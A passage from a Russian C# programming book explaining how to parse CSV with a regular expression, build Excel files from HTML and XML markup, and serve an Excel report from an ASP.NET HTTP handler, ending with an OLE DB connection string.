Замечу, что если размерности массива ячеек и массива данных не будут совпадать, то ничего страшного не произойдет: лишние данные будут проигнорированы, а недостающие данные будут заполнены значением #N/A.

# 15.4. Excel CSV, HTML и XML

Формат CSV — самый простой из всех, но, по этой же причине, он ограничен только выводом неформатированных данных. MS Excel поддерживает также работу с файлами в форматах HTML и XML. Функциональность этих форматов значительно богаче. В этом разделе я расскажу основные правила формирования таких отчетов.

## 15.4.1. Формат Excel/CSV

Excel\ParseCSV

Формат CSV представляет собой простой текстовый файл, столбцы данных в котором записаны построчно через разделитель. Разделителем является знак "разделитель группы" текущей культуры. В C# значение этого разделителя можно получить с помощью свойства

```
System.Globalization.CultureInfo.CurrentCulture.
                    TextInfo.ListSeparator
```

Создание CSV-файла сводится к простой записи столбцов, сложенных через разделитель, и строк, сложенных через знак начала строки. Пусть, например, данные представляют собой массив, заполненный целыми числами:

```
int[,] data = new int[10, 20];
for (int i = 0; i < data.GetLength(0); i++)
for (int j = 0; j < data.GetLength(1); j++)
 data[i, j] = i + j;
```

Создание CSV-строки будет выглядеть очень просто:

```
StringBuilder sb = new StringBuilder();
for (int i = 0; i < data.GetLength(0); i++)
{
for (int j = 0; j < data.GetLength(1); j++)
{
  sb.AppendFormat("{0}{1}", data[i, j].ToString(),
                            listSeperator);
}
sb.Append(Environment.NewLine);
}
// Получаем CSV-строку
string resultCSV = sb.ToString();
```

Я не думаю, что этот код нуждается в дополнительных комментариях, поэтому перейдем ко второму вопросу — как получить данные из файла в CSV-формате.

Самый простой способ — это, конечно, метод `String.Split(listSeparator)`. Вариант не плохой, если бы не одно "но". В CSV-файле могут храниться строки, содержащие разделитель. Отличить запись строки с разделителем от самого разделителя позволяет указание кавычек. Например, такая строка содержит всего три столбца, а не четыре:

```
AAA;BBB;"CCC;DDD";EE
```

Операция `String.Split(";")` вернет пять строк: `AAA`, `BBB`, `"CCC`, `DDD"` и `EE`. Очевидно, что это не тот результат, который мы хотели бы получить. Выход из положения заключается в использовании специального регулярного выражения

```
listSeparator(?=(?:[^"]*"[^"]*")*(?![^"]*"))
```

Код, разбирающий строку с помощью этого выражения, показан в листинге 15.7. Теперь результат будет верный — разбор файла вернет четыре строки, одна из которых будет содержать разделитель.

Вообще, формат CSV — это не самый лучший способ хранения данных. Содержимое файла может быть интерпретировано по-разному, в зависимости от региональных настроек компьютера, на котором производится чтение. Это относится как к вещественным числам, так и к датам. Например, значение 02/10/2008 может задавать как 2 октября, так и 10 февраля.

Если есть выбор, лучше избегать хранения данных в CSV-формате, либо делать настройку разделителей данных в своем приложении, независимо от региональных настроек.

**Листинг 15.7. Разбор CSV-файла с помощью регулярного выражения**

```
using System;
using System.Text.RegularExpressions;

namespace ParseCSV
{
  class Class1
  {
    [STAThread]
    static void Main(string[] args)
    {
      // Разделитель
      string separator = ";";
      // Входная строка
      string input     = "AAA;BBB;\"CCC;DDD\";EE";
      // Создаем регулярное выражение
      string pattern   =
           string.Format("{0}(?=(?:[^\"]*\"[^\"]*\")*(?![^\"]*\"))",
           separator);
      // Делим строку на части
      string [] splitResult = Regex.Split(input, pattern);

      // Выведет 4 строки
      // AAA
      // BBB
      // "CCC;DDD"
      // EE
      foreach (string str in splitResult)
      {
        Console.WriteLine(str);
      }
    }
  }
}
```

## 15.4.2. Формат Excel/HTML

Excel\Excel-HTML

Правило формирования файлов HTML, поддерживаемых Excel, очень простое: таблица в HTML соответствует таблице Excel, а ячейки HTML-таблицы соответствуют ячейкам Excel. Соответственно, страница Excel, состоящая из четырех ячеек, описывается так:

```
<HTML>
<BODY>
  <TABLE>
    <TR>
     <TD>значение A1</TD>
     <TD>значение B1</TD>
    </TR>
    <TR>
     <TD>значение A2</TD>
     <TD>значение B2</TD>
    </TR>
  </TABLE>
</BODY>
</HTML>
```

Такой документ будет представлять собой Excel-документ с четырьмя заполненными ячейками (рис. 15.10). Как видно из рисунка, в этой таблице пока нет никакого форматирования. Не сложно догадаться, что все форматирование и разметка, доступные в HTML-разметке, будут отображаться в Excel-документе. Например, создадим такой документ:

```
<HTML>
<BODY>
  <TABLE BORDER=1>
    <TR>
     <TD WIDTH=70><I>Value 1</I></TD>
     <TD WIDTH=140><B>Value 2</B></TD>
    </TR>
    <TR>
     <TD>155</TD>
     <TD>200</TD>
    </TR>
  </TABLE>
</BODY>
</HTML>
```

При открытии этого документа Excel отобразит соответствующее форматирование (рис. 15.11). Аналогично, теги `COLSPAN` и `ROWSPAN` будут представлять

объединение ячеек, тег `ALIGN` будет управлять выравниванием, а `BGCOLOR` — цветом ячеек и т. д.





**Рис. 15.10.** Простой Excel-документ, сформированный из простой HTML-таблицы





**Рис. 15.11.** HTML-таблица, с форматированием

Но ведь таблицы Excel предназначены не только для отображения значений, но и для вычисления формул. Для указания формул внутри HTML можно использовать два способа. Во-первых, можно просто указать текст, начинающийся со знака = (равно):

```
<TD>=A2+B2</TD>
```

Такой текст будет преобразован в формулу. Второй вариант — использовать специальный атрибут `FORMULA`, являющийся специальным расширением, предназначенным именно для Excel:

```
<TD FORMULA="A2+B2"></TD>
```

Иногда удобно указывать оба значения ячейки:

```
<TD FORMULA="A2+B2">355</TD>
```

В этом случае при открытии документа как HTML-документа (например, в браузере) будет отображаться значение 355, а при открытии его в Excel — результат вычисления формулы (вероятно, имеющий то же самое значение).

Для форматирования таблицы можно использовать обычную CSS-разметку:

```
<HTML>
<HEAD>
 <style type="text/css">
  td {padding:2em;
    background-color:yellow; border:1px dotted #000;}
 </style>
</HEAD>
```

```
<BODY>
  <TABLE BORDER=2>
    <TR>
     <TD WIDTH=70>Title 1</TD>
     <TD WIDTH=140>Title 2</TD>
    </TR>
    <TR>
     <TD>155</TD>
     <TD>200</TD>
    </TR>
    <TR>
     <TD COLSPAN=2 FORMULA="=A2+B2"></TD>
    </TR>
  </TABLE>
</BODY>
</HTML>
```

Стиль `TD`, приведенный в этом примере, будет применен ко всем ячейкам таблицы.

Формат отображения данных можно указывать с помощью атрибута стиля `mso-number-format` ячеек:

```
<TD style="mso-number-format:Standard"
               FORMULA="=A2+B2"></TD>
<TD style="mso-number-format:\#\,\#\#0\.0000"
               FORMULA="=A2+B2"></TD>
```

Первый вариант отобразит результат в стандартном варианте отображения чисел Excel (он зависит от региональных настроек системы), а второй вариант отобразит вещественное число с четырьмя знаками после запятой.

С помощью указания стиля отображения можно решить одну из проблем, возникающих при формировании отчетов в формате HTML. Пусть у нас есть такой HTML-документ:

```
<body>
<TABLE>
 <TR><TD>2.2</TD></TR>
</TABLE>
</body>
```

Казалось бы, ничего плохого в этой таблице нет, но при русских региональных настройках значение 2.2 будет видно в Excel как дата 2 февраля текущего года (рис. 15.12)! С помощью специального формата `\@` можно отключить автоформатирование значений:

```
<body>
<TABLE>
 <TR><TD style="mso-number-format:\@">2.2</TD></TR>
</TABLE>
</body>
```

Теперь значение 2.2 будет отображено в текстовом формате и не будет преобразовано в дату.

Специальных стилей, начинающихся с префикса `mso`, очень много. Перечислять их все я не буду. Проще всего найти нужный стиль, создав обычный документ Excel и сохранив его в формате HTML с помощью меню **Save as** (Сохранить как).

Формирование отчетов в HTML-формате — довольно удобный и быстрый способ создания отчетов, но нужно понимать, что HTML-разметка накладывает на такие отчеты некоторые ограничения:

- ❒ один файл соответствует одной странице в Excel;
- ❒ в отчет нельзя включать объекты (такие как диаграммы и т. п.);
- ❒ таблица в HTML должна быть полной, т. е. нельзя описать первую строку отчета, а затем сразу десятую;
- ❒ нельзя управлять свойствами полученного файла (такими как автор, версия и т. п.).

Создание отчета в Windows-приложении сводится к формированию HTML-файла с расширением xls *(см. разд. 3.9.8 и 15.4.5)*.





**Рис. 15.12.** Значение 2.2 форматируется как дата 2 февраля

## 15.4.3. Формат Excel/XML

Excel\Excel-XML

Формат HTML является не плохим методом создания отчетов, но он имеет ограничения (я рассказывал об этом в предыдущем разделе). Кроме HTML, MS Excel умеет понимать файлы в формате XML, который дает значительно больше возможностей.

Как и любой XML-документ, файл Excel имеет заголовок, содержащий версию XML:

```
<?xml version="1.0" ?>
```

Следующая строка документа обычно содержит идентификатор приложения:

```
<?mso-application progid="Excel.Sheet"?>
```

Корневым тегом должен быть тег "рабочей книги" `Workbook` с указанием пространства имен MS Office Spreadsheet:

```
<Workbook
   xmlns="urn:schemas-microsoft-com:office:spreadsheet"
   xmlns:ss="urn:schemas-microsoft-com:office:spreadsheet">
```

Первый атрибут задает пространство имен по умолчанию, а второй задает пространство имен для префикса `ss`.

Внутри тега `Workbook` должны быть описаны один или несколько тегов `Worksheet`, каждый из которых описывает одну страницу внутри рабочей книги. Внутри этого тега может быть определен тег `Table`, затем тег `Row`, описывающий строку, тег `Cell`, описывающий ячейку в строке, и, наконец, тег `Data`, описывающий данные в ячейке. Таким образом, вложенность тегов для описания данных выглядит так:

`Workbook` → `Worksheet` → `Table` → `Row` → `Cell` → `Data`

Каждый из этих тегов (кроме тега `Table`) имеет обязательные атрибуты:

- тег `Workbook` должен иметь атрибуты описания пространства имен MS Excel;
- тег `Worksheet` должен иметь атрибут `Name`, задающий имя страницы;
- теги `Row` и `Cell` должны иметь атрибут `Index`, указывающий номер строки и столбца соответственно;
- тег `Data` должен иметь атрибут `Type`, описывающий тип данных.

Пример "минимального" XML-файла, содержащего значение 1 в ячейке A1 (первый столбец, первая строка), показан в листинге 15.8, а общая иерархия тегов приведена в листинге 15.9.

Обратите внимание, что теперь нет необходимости указывать все ячейки таблицы: атрибут `Index` позволяет указывать номера столбца и ячейки, и, значит, можно описывать лишь ячейки, содержащие данные. Единственное ограничение — ячейки должны быть описаны в порядке увеличения индексов.

Атрибут `Formula` позволяет указывать формулу, записанную в ячейке таблицы. Формула записывается либо в абсолютной RC-адресации:

```
<Cell ss:Index="4" ss:Formula="=SUM(R1C1:R1C3)">
 <Data ss:Type="Number"></Data>
</Cell>
```

либо в относительной адресации:

```
<Cell ss:Index="4" ss:Formula="=SUM(RC[-3]:RC[-1])">
<Data ss:Type="Number"></Data>
</Cell>
```

Атрибут `Type`, описывающий тип данных, записанных в ячейке, позволяет указывать один из типов: числовой (`Number`), логический (`Boolean`), дату/время (`DateTime`), строковый (`String`), код ошибки (`Error`), научный (`Scientific`) и др. Например:

```
<Data ss:Type="String">abc</Data>
<Data ss:Type="DateTime">2005-01-01T13:54:15.000</Data>
<Data ss:Type="Error">#N/A</Data>
<Data ss:Type="Boolean">1</Data>
```

Файл, содержащий две страницы, будет описываться двумя тегами `Worksheet` (пространства имен я для краткости опущу):

```
<?xml version="1.0" ?>
<?mso-application progid="Excel.Sheet"?>
<Workbook ... ...>
<Worksheet ss:Name="Sheet1">
 ... описание страницы Sheet1 ...
</Worksheet>
<Worksheet ss:Name="Sheet2">
 ... описание страницы Sheet2 ...
</Worksheet>
</Workbook>
```

В формулах при этом можно использовать данные разных листов, указывая имя листа так же, как это делается в Excel:

```
<Cell ss:Formula="=Sheet1!R1C1">
<Data ss:Type="String">0</Data>
</Cell>
```

Это уже больше, чем нам позволял сделать HTML-формат, но еще далеко не все!

Стили ячеек определяются в специальном разделе, внутри тега `Workbook`:

```
<Workbook>
<Styles>
```

```
<Style ss:ID="s21">
 <Font x:CharSet="204" ss:Bold="1"/>
</Style>
</Styles>
</Workbook>
```

Атрибут `ID` определяет имя стиля, а теги внутри тега `Style` содержат описание самого стиля. Для параметров шрифта требуется добавить еще одно пространство имен `xmlns:x="urn:schemas-microsoft-com:office:excel"`. Привязка стиля к ячейке производится с помощью атрибута `StyleID` (листинг 15.10):

```
<Cell ss:Index="1" ss:StyleID="s21">
```

В этом примере ячейка будет отображаться жирным (bold) шрифтом.

Теперь посмотрим, как можно определить не только данные, но и свойства самого документа. Пространство имен

```
xmlns:o="urn:schemas-microsoft-com:office:office"
```

содержит определение тега `DocumentProperties`, позволяющее указывать автора документа, дату сохранения, версию и т. п. (листинг 15.11). Дополнительные свойства документа (рис. 15.13) можно определить с помощью пространства имен

```
xmlns:dt="uuid:C2F41010-65B3-11d1-A29F-00AA00C14882"
```

Соответствующий пример показан в листинге 15.12.

С помощью тега `WorksheetOptions` можно определить активную ячейку (т. е. ячейку, на которой будет находиться указатель при открытии документа):

```
<Worksheet ss:Name="Sheet1">
<WorksheetOptions
    xmlns="urn:schemas-microsoft-com:office:excel">
 <Panes>
 <Pane>
  <Number>3</Number>
  <ActiveCol>5</ActiveCol>
  <ActiveRow>5</ActiveRow>
 </Pane>
 </Panes>
</WorksheetOptions>
 ... ... ... ... ... ... ... ... ... ... ...
</Worksheet>
```

Формат XML довольно сложный, и "угадать", какие именно теги нужны, не просто. Узнать, с помощью каких тегов представить данные в нужном фор-

мате, можно с помощью следующего совета. Создайте Excel-документ, отформатируйте его в соответствии с вашими требованиями и сохраните его в формате XML с помощью команды **Save As** (Сохранить как). Теперь откройте документ с помощью любого текстового редактора (например, Блокнота) и посмотрите, какие теги были использованы.





**Рис. 15.13.** Дополнительные свойства документа

**Листинг 15.8. Пример XML-файла (значение 1 в ячейке A1)**

```
<?xml version="1.0" ?>
<?mso-application progid="Excel.Sheet"?>
<Workbook
  xmlns="urn:schemas-microsoft-com:office:spreadsheet"
  xmlns:ss="urn:schemas-microsoft-com:office:spreadsheet">
<Worksheet ss:Name="Sheet1">
 <Table>
  <Row ss:Index="1">
   <Cell ss:Index="1">
    <Data ss:Type="Number">1</Data>
   </Cell>
```

```
  </Row>
 </Table>
</Worksheet>
</Workbook>
```

**Листинг 15.9. Иерархия тегов Excel XML**

```
<ss:Workbook>
 <ss:Styles>
   <ss:Style>
     <ss:Alignment/>
     <ss:Borders>
       <ss:Border/>
     </ss:Borders>
     <ss:Font/>
     <ss:Interior/>
     <ss:NumberFormat/>
     <ss:Protection/>
   </ss:Style>
 </ss:Styles>
 <ss:Names>
   <ss:NamedRange/>
 </ss:Names>
 <ss:Worksheet>
   <ss:Names>
     <ss:NamedRange/>
   </ss:Names>
   <ss:Table>
     <ss:Column/>
     <ss:Row>
       <ss:Cell>
         <ss:NamedCell/>
         <ss:Data>
           <Font/>
           <B/>
           <I/>
           <U/>
           <S/>
           <Sub/>
           <Sup/>
           <Span/>
         </ss:Data>
```

```
        <x:PhoneticText/>
        <ss:Comment>
          <ss:Data>
            <Font/>
            <B/>
            <I/>
            <U/>
            <S/>
            <Sub/>
            <Sup/>
            <Span/>
          </ss:Data>
        </ss:Comment>
        <o:SmartTags>
          <stN:SmartTag/>
        </o:SmartTags>
      </ss:Cell>
    </ss:Row>
  </ss:Table>
  <c:WorksheetOptions>
    <c:DisplayCustomHeaders/>
  </c:WorksheetOptions>
  <x:WorksheetOptions>
    <x:PageSetup>
      <x:Layout/>
      <x:PageMargins/>
      <x:Header/>
      <x:Footer/>
    </x:PageSetup>
  </x:WorksheetOptions>
  <x:AutoFilter>
    <x:AutoFilterColumn>
      <x:AutoFilterCondition/>
      <x:AutoFilterAnd>
        <x:AutoFilterCondition/>
      </x:AutoFilterAnd>
      <x:AutoFilterOr>
        <x:AutoFilterCondition/>
      </x:AutoFilterOr>
    </x:AutoFilterColumn>
  </x:AutoFilter>
</ss:Worksheet>
<c:ComponentOptions>
  <c:Toolbar>
```

```
     <c:HideOfficeLogo/>
   </c:Toolbar>
 </c:ComponentOptions>
 <o:SmartTagType/>
</ss:Workbook>
```

**Листинг 15.10. Привязка стиля к ячейке**

```
<?xml version="1.0" ?>
<?mso-application progid="Excel.Sheet"?>
<Workbook
 xmlns="urn:schemas-microsoft-com:office:spreadsheet"
 xmlns:ss="urn:schemas-microsoft-com:office:spreadsheet"
 xmlns:x="urn:schemas-microsoft-com:office:excel"
>

<Styles>
 <Style ss:ID="s21">
 <Font x:CharSet="204" ss:Bold="1"/>
 </Style>
</Styles>

<Worksheet ss:Name="Sheet1">
 <Table>
  <Row ss:Index="1">
   <Cell ss:Index="1" ss:StyleID="s21">
    <Data ss:Type="String">Test string</Data>
   </Cell>
  </Row>
 </Table>
</Worksheet>
</Workbook>
```

**Листинг 15.11. Определение свойств документа**

```
<?xml version="1.0" ?>
<?mso-application progid="Excel.Sheet"?>
<Workbook
 xmlns  ="urn:schemas-microsoft-com:office:spreadsheet"
 xmlns:ss ="urn:schemas-microsoft-com:office:spreadsheet"
 xmlns:x ="urn:schemas-microsoft-com:office:excel"
 xmlns:o ="urn:schemas-microsoft-com:office:office"
>
```

```
<o:DocumentProperties>
 <o:Title>Test document</o:Title>
 <o:Subject>Test</o:Subject>
 <o:LastAuthor>Pavel_Agurov</o:LastAuthor>
 <o:LastSaved>2008-04-30T11:52:56Z</o:LastSaved>
 <o:Version>11.9999</o:Version>
</o:DocumentProperties>

<Worksheet ss:Name="Sheet1">
 ... ... ... ... ... ... ...
</Worksheet>
</Workbook>
```

**Листинг 15.12. Определение дополнительных свойств документа**

```
<?xml version="1.0" ?>
<?mso-application progid="Excel.Sheet"?>
<Workbook
 xmlns  ="urn:schemas-microsoft-com:office:spreadsheet"
 xmlns:ss ="urn:schemas-microsoft-com:office:spreadsheet"
 xmlns:x ="urn:schemas-microsoft-com:office:excel"
 xmlns:o ="urn:schemas-microsoft-com:office:office"
 xmlns:dt ="uuid:C2F41010-65B3-11d1-A29F-00AA00C14882"
>

<CustomDocumentProperties
      xmlns="urn:schemas-microsoft-com:office:office">
 <Prop1 dt:dt="float">123</Prop1>
 <Prop2 dt:dt="string">AAA</Prop2>
 <Prop3 dt:dt="boolean">1</Prop3>
 <Prop4 dt:dt="dateTime.tz">2008-12-01T20:00:00Z</Prop4>
</CustomDocumentProperties>

<Worksheet ss:Name="Sheet1">
   ... ... ... ... ...
</Worksheet>
</Workbook>
```

## 15.4.4. Объединенный формат HTML и XML

Как вы видели из предыдущих разделов, формат HTML, с одной стороны, проще и привычнее, чем XML, но, с другой, значительно ограничен. Хотя на практике часто хватает отображения одной страницы данных (один "sheet"), и

HTML для этого бывает вполне достаточно. Не хватает только возможности задавать свойства Excel-документа, как это можно делать в XML. И, конечно же, разработчики Excel позаботились о том, чтобы такая возможность у нас была.

Добавить информацию, относящуюся к Excel, прямо в HTML-разметку можно с помощью закомментированного HTML-текста:

```
<!--
   специальная информация
-->
```

При необходимости можно указать, что эта информация будет применима только в конкретной версии Excel, например, в версии выше или равной 9:

```
<!--[if gte mso 9]>
специальная информация для версии выше или равной 9
<![endif]-->
```

При открытии документа как HTML эта информация видна не будет, а при открытии в Excel она будет использована при формировании документа.

В качестве примера в листинге 15.13 показан Excel-документ в формате HTML, страница которого печатается в горизонтальном формате (landscape). Добиться такого от обычного HTML-формата нельзя, а вот внедрение специальной информации позволяет легко это сделать. Обратите внимание, что в документе содержится два блока информации — один для старых версий Excel (в формате стилей), а второй — для новых, в формате XML. Для второго блока пришлось еще добавить пространства имен в корневой тег. Сами данные располагаются в таблице внутри тега `body`.

**Листинг 15.13. Описание кнопки для открытия отчета**

```
<html xmlns:o="urn:schemas-microsoft-com:office:office"
xmlns:x="urn:schemas-microsoft-com:office:excel"
xmlns="http://www.w3.org/TR/REC-html40">

<head>

<style>
<!--table
 {mso-displayed-decimal-separator:"\,";
 mso-displayed-thousand-separator:" ";}
@page
 {margin:1.0in .75in 1.0in .75in;
```

```
 mso-header-margin:.5in;
 mso-footer-margin:.5in;
 mso-page-orientation:landscape;}
-->
</style>

<!--[if gte mso 9]><xml>
<x:ExcelWorkbook>
<x:ExcelWorksheets>
 <x:ExcelWorksheet>
 <x:Name>Report</x:Name>
 <x:WorksheetOptions>
  <x:Print>
  <x:ValidPrinterInfo/>
  <x:PaperSizeIndex>9</x:PaperSizeIndex>
  </x:Print>
 </x:WorksheetOptions>
 </x:ExcelWorksheet>
</x:ExcelWorksheets>
</x:ExcelWorkbook>
</xml><![endif]-->
</head>

<body>

<table>
<tr><td>1</td><td>2</td></tr>
</table>

</body>

</html>
```

## 15.4.5. Генерация Excel-документов в ASP.NET

Excel\ASP_Excel_Report

Итак, у нас есть кнопка **Download Excel Report** на странице (рис. 15.14). Задача заключается в том, чтобы при нажатии на кнопку пользователю предлагался отчет в формате MS Excel. Описание кнопки показано в листинге 15.14. Там же находится и описание обработчика нажатия этой кнопки. Видно, что при нажатии кнопки происходит перенаправление на обработчик Report.ashx. Чтобы было более интересно, я добавил сюда же параметр `value`, значение которого равно текущему времени.





**Рис. 15.14.** Приложение для создания отчета (ASP.NET)

Обработчик Report.ashx представляет собой HTTP-обработчик (т. е. класс, реализующий интерфейс `IHttpHandler`), который должен быть зарегистрирован в файле web.config (листинг 15.15). Видно, что класс обработчика имеет имя `ReportHandler`. Давайте разберем подробнее, как он работает.

Основным методом HTTP-обработчика является метод `ProcessRequest`, в котором нам нужно выполнить следующие действия:

1. Получить значение параметра `value` (не зря же мы его передавали).
2. Получить собственно данные в виде HTML-таблицы.
3. Сформировать HTML-документ так, чтобы он был корректно открыт в MS Excel.
4. Вывести полученный документ в выходной поток, задав при этом параметры так, чтобы браузер клиента понял этот поток как Excel-файл с определенным именем.

Получить значение параметра совсем просто:

```
string value = context.Request["value"];
```

Формирование данных мы оставим на потом. Пока достаточно знать, что данные представлены в виде обычной HTML-таблицы (теги `<table>`, `<td>`, `<tr>`).

Полученную таблицу мы вставляем в шаблон, описанный строкой `ExcelSheetStylingTemplate`. Основная идея этого шаблона — добавить к таблице три стиля: `xl24`, `xl25` и `text`. Добавление стилей производится уже известным нам способом внедрения дополнительной информации с помощью HTML-комментариев. Первые два стиля используются для того, чтобы наш документ выглядел, как настоящий Excel-документ. Если этих стилей не будет, то полученный документ будет представлять собой просто белый лист, без разметки на ячейки. Иногда это удобно, но все же мы хотим сделать полноценный документ, поэтому форматирование оставляем. Про третий стиль (`text`) я расскажу позже, когда буду описывать формирование таблицы данных.

Итак, у нас есть строка, которая представляет собой Excel-документ. Теперь нужно вывести ее в выходной поток. Для этого мы преобразуем ее в набор байтов:

```
byte[] source_data = Encoding.UTF8.GetBytes(source_str);
```

Для выходного потока мы устанавливаем его тип, а именно — документ MS Excel:

```
context.Response.ContentType = "application/vnd.ms-excel";
```

Специальный атрибут позволяет указать имя файла. В нашем случае это report.xls (если в имени файла присутствуют русские буквы, то нужно использовать метод `HttpUtility.UrlPathEncode`):

```
context.Response.AddHeader("Content-Disposition",
            "attachment; filename=\"report.xls\"");
```

Теперь просто переписываем данные в выходной поток:

```
context.Response.OutputStream.Write(source_data, 0,
                    source_data.Length);
```

Вызов методов `Flush` и `End` завершает формирование выходного потока:

```
context.Response.Flush();
context.Response.End();
```

При нажатии на кнопку браузер клиента будет воспринимать поток данных, как документ MS Excel, и, соответственно, предложит либо открыть его, либо сохранить на диск (рис. 15.15). Полный код обработчика показан в листинге 15.16.





**Рис. 15.15.** Диалог открытия Excel-отчета

Теперь я расскажу про некоторые тонкости в формировании таблицы данных. Сама по себе эта задача не сложная — данные представляются обычной HTML-таблицей. Проблемы начинаются при использовании чисел с плавающей точкой и дат. Именно такие данные подвержены искажению при изменении региональных настроек. А в нашем случае мы вообще не знаем, в каком окружении будет открыт сформированный документ. В листинге 15.17 показано формирование простейшей таблицы, содержащей три значения: переданное в качестве параметра время (переменная `value`) и два раза записанное число 2.2. А теперь посмотрите на рис. 15.16. Со временем проблем нет, а вот число 2.2 один раз отобразилось в виде даты "2 февраля", а второй раз — как число. Это произошло потому, что браузер клиента воспринял точку как разделитель даты, а не как разделитель числа, и, соответственно, отобразил значение в виде 2 февраля текущего года. Конечно, это совсем не то, что хотелось бы. Отключить форматирование позволяет стиль `text`, который мы добавили в шаблон документа. Ячейки, значение которых не нужно форматировать, автоматически должны использовать этот стиль:

```
<td class='text'>2.2</td>
```

Именно так была сформирована ячейка C1, значение которой не было сломано автоформатированием.





**Рис. 15.16.** Отчет, созданный из ASP.NET

**Листинг 15.14. Описание кнопки для открытия отчета**

```
Default.aspx
<asp:Button ID="btnReport" runat="server"
   Text="Download Excel Report" onclick="btnReport_Click" />

Default.aspx.cs
protected void btnReport_Click(object sender, EventArgs e)
```

```
{
 Response.Redirect("Report.ashx?value=" +
         DateTime.Now.ToShortTimeString());
}
```

**Листинг 15.15. Регистрация обработчика `ReportHanlder` в web.config**

```
<httpHandlers>
 <add verb="GET" path="Report.ashx"
     type="Report.ReportHandler, Report"/>
</httpHandlers>
```

**Листинг 15.16. Обработчик `ReportHanlder`**

```
using System.Text;
using System.Web;
using System;

namespace Report
{
public class ReportHandler: IHttpHandler
{
 bool IHttpHandler.IsReusable
 {
  get
  {
   return true;
  }
 }

 static readonly string ExcelSheetStylingTemplate =
     @"<html><head>
       <style>
         <!--table
           .xl24 {{border:.5pt solid windowtext;}}
           .xl25 {{border:.5pt solid #C0C0C0;}}
           .text {{mso-number-format:'\@';}}
         -->
         </style>
      </head>
      <body class='xl25'>{0}</body>
      </html>
      ";
```

```
void IHttpHandler.ProcessRequest(HttpContext context)
 {
  // Получаем значение переданного параметра
  string value = context.Request["value"];

  // Получаем таблицу с данными
  string report = Report.GetReport(value);

  // Форматируем данные в Excel-документ
  string source_str =
     string.Format(ExcelSheetStylingTemplate, report);

  // Переводим строку в набор байтов
  byte[] source_data = Encoding.UTF8.GetBytes(source_str);

  // Выводим в выходной поток
  context.Response.ClearHeaders();
  context.Response.StatusCode = 200;
  context.Response.ContentType =
          "application/vnd.ms-excel";
  context.Response.AddHeader("Content-Disposition",
          "attachment; filename=\"report.xls\"");
  context.Response.OutputStream.Write(source_data, 0,
          source_data.Length);
  context.Response.Flush();
  context.Response.End();
 }
}
}
```

**Листинг 15.17. Формирование отчета**

```
using System;
using System.Text;

namespace Report
{
public static class Report
{
  static readonly string reportTemplate =
     @"<table>
       <tr>
         <td>{0}</td>
         <td>{1}</td>
```

```
        <td class='text'>{1}</td>
       </tr>
      </table>";

 public static string GetReport(string value)
 {
   return string.Format(reportTemplate, value, "2.2");
 }
}
}
```

# 15.5. Использование OLE DB

Excel\Excel-OLE

Средства OLE DB позволяют работать с Excel-файлом точно так же, как с базой данных. В этом разделе я покажу, как читать и записывать таблицы данных, представленные Excel-файлом, и какие могут быть проблемы.

## 15.5.1. OLE DB-провайдер

Как и для любой БД, для подключения к базе необходима строка соединения. В случае файлов Excel, строка соединения выглядит следующим образом:

```
Provider=Microsoft.Jet.OLEDB.4.0;
Extended Properties="Excel 8.0";
DataSource=<имя файла>
```

Поле `Provider` указывает, что для установки соединения будет использоваться провайдер OLE DB. Поле `Extended Properties` задает использование формата Excel, а поле `DataSource` указывает имя файла.

